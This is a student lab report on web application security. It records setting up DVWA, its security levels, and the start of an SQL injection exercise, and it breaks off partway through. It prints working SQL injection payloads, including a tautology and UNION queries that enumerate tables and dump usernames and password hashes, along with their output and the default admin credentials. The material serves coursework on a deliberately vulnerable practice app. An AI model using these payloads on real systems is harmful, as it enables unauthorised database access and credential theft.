
BHARATIYA VIDYA BHAVAN'S
SARDAR PATEL INSTITUTE OF TECHNOLOGY
Bhavan's Campus, Munshi Nagar, Andheri (West), Mumbai – 400058-India
Department of Computer Engineering

Name	**Shivam Santosh Kadam**
UID no.	**2023300099**
Experiment No.	**7**

AIM:	**Experiment on Programming Security – Web/Mobile Application**

Part A — Setup & baseline

1. DVWA Running:



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/html/dvwa/config/config.inc.php**

If the database already exists, **it will be cleared and the data will be reset.**
You can also use this to reset the administrator credentials ("**admin // password**") at any stage.

Setup Check

General
Operating system: ***nix**

DVWA version:

- Git reference: **4aa0c385a9965ed8daae64c4dd28fbb8d4d3d7b4**
- Author: Robin Wood

reCAPTCHA key: **Missing**

Writable folder /var/www/html/dvwa/hackable/uploads/: Yes
Writable folder /var/www/html/dvwa/config: Yes

Apache
Web Server SERVER_NAME: **192.168.1.10**

mod_rewrite: **Not Enabled**
mod_rewrite is required for the AP labs.

PHP
PHP version: **8.4.11**
PHP function display_errors: **Disabled**
PHP function display_startup_errors: **Disabled**
PHP function allow_url_include: **Disabled** - Feature deprecated in PHP 7.4, see lab for more information
PHP function allow_url_fopen: Enabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Database
Backend database: **MySQL/MariaDB**
Database username: **dvwauser**
Database password: **********
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

API
This section is only important if you want to use the API module.
Vendor files installed: **Not Installed**

For information on how to install these, see the README.


Status in red*, indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

DVWA successfully hosted at: http://192.168.1.9/dvwa/



Database has been created.

'users' table was created.

Data inserted into 'users' table.

Added role column to users table.

Updated admin user role.

'access_log' table was created.

'security_log' table was created.

'guestbook' table was created.

Data inserted into 'guestbook' table.

Backup file /config/config.inc.php.bak automatically created

Added account_enabled columns to users table.

Setup successful!


Please login.

"Create / Reset Database"

The **"Create / Reset Database"** button in DVWA is used to **initialize or reset the DVWA database**:

- **Create**: Sets up the necessary tables and default data for DVWA to function.
- **Reset**: Clears all previous test data and restores the database to its default state.

Why: DVWA is a practice platform for security testing. Resetting ensures a **clean environment** for each session, avoiding leftover data from previous tests that could interfere with experiments.




Username: admin

Password: ●●●●●●●●●

Login as admin

2. Change and note the security level settings (low/medium/high)



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low ⌄ Submit

Additional Tools

- View Broken Access Control Logs - View access logs for the Broken Access Control vulnerability

Security level set to low

Username: admin
Security Level: Security Level: low
Locale: en

Security Page => setting security to Low

Security Level	Implementation / Change	Effect on Behavior / Code
Low	Set $_DVWA['default_security_level'] = 'low'; in config.inc.php or via DVWA Security page	Minimal input validation; all vulnerabilities are exploitable; no filters or sanitization.
Medium	Set to medium	Adds basic security functions (e.g., input sanitization, basic encoding); some attacks fail unless crafted carefully.
High	Set to high	Strict security: prepared statements, input validation, output encoding; most attacks are mitigated.
Impossible	Set $_DVWA['default_security_level'] = 'impossible'; (or remove/harden vulnerable code)	Maximum hardening — all common vulnerabilities are removed or blocked; the app is not practically exploitable. It is used to compare the vulnerable source code to the secure source code.

Part B — Basic vulnerabilities

For each: (a) identify vulnerable page, (b) exploit (screenshot + short reproduction steps), (c) explain root cause, (d) propose a fix.


1) SQL Injection (vulnerable page: vulnerabilities/sqli)

(a) Vulnerable page

http://192.168.1.9/dvwa/vulnerabilities/sqli/ (set DVWA security = **low**)

(b) Exploit — reproduction steps & payloads

1. Open the page, find the id input (or use URL ?id=...).
2. Basic test (returns all rows): 1' OR '1'='1




Vulnerability: SQL Injection

User ID: 1' OR '1'='1

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```

3. **Enumerate tables:**
   1' UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema='dvwa' #




Vulnerability: SQL Injection

User ID:

```
ID: 1' UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema='dvwa'#
First name: admin
Surname: admin

ID: 1' UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema='dvwa'#
First name:
Surname: users

ID: 1' UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema='dvwa'#
First name:
Surname: security_log

ID: 1' UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema='dvwa'#
First name:
Surname: guestbook

ID: 1' UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema='dvwa'#
First name:
Surname: access_log
```

4. **Enumerate columns from users:**
   1' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users' #
5. **Dump usernames and hashed passwords:**
   1' UNION SELECT user, password FROM users #




Vulnerability: SQL Injection

```
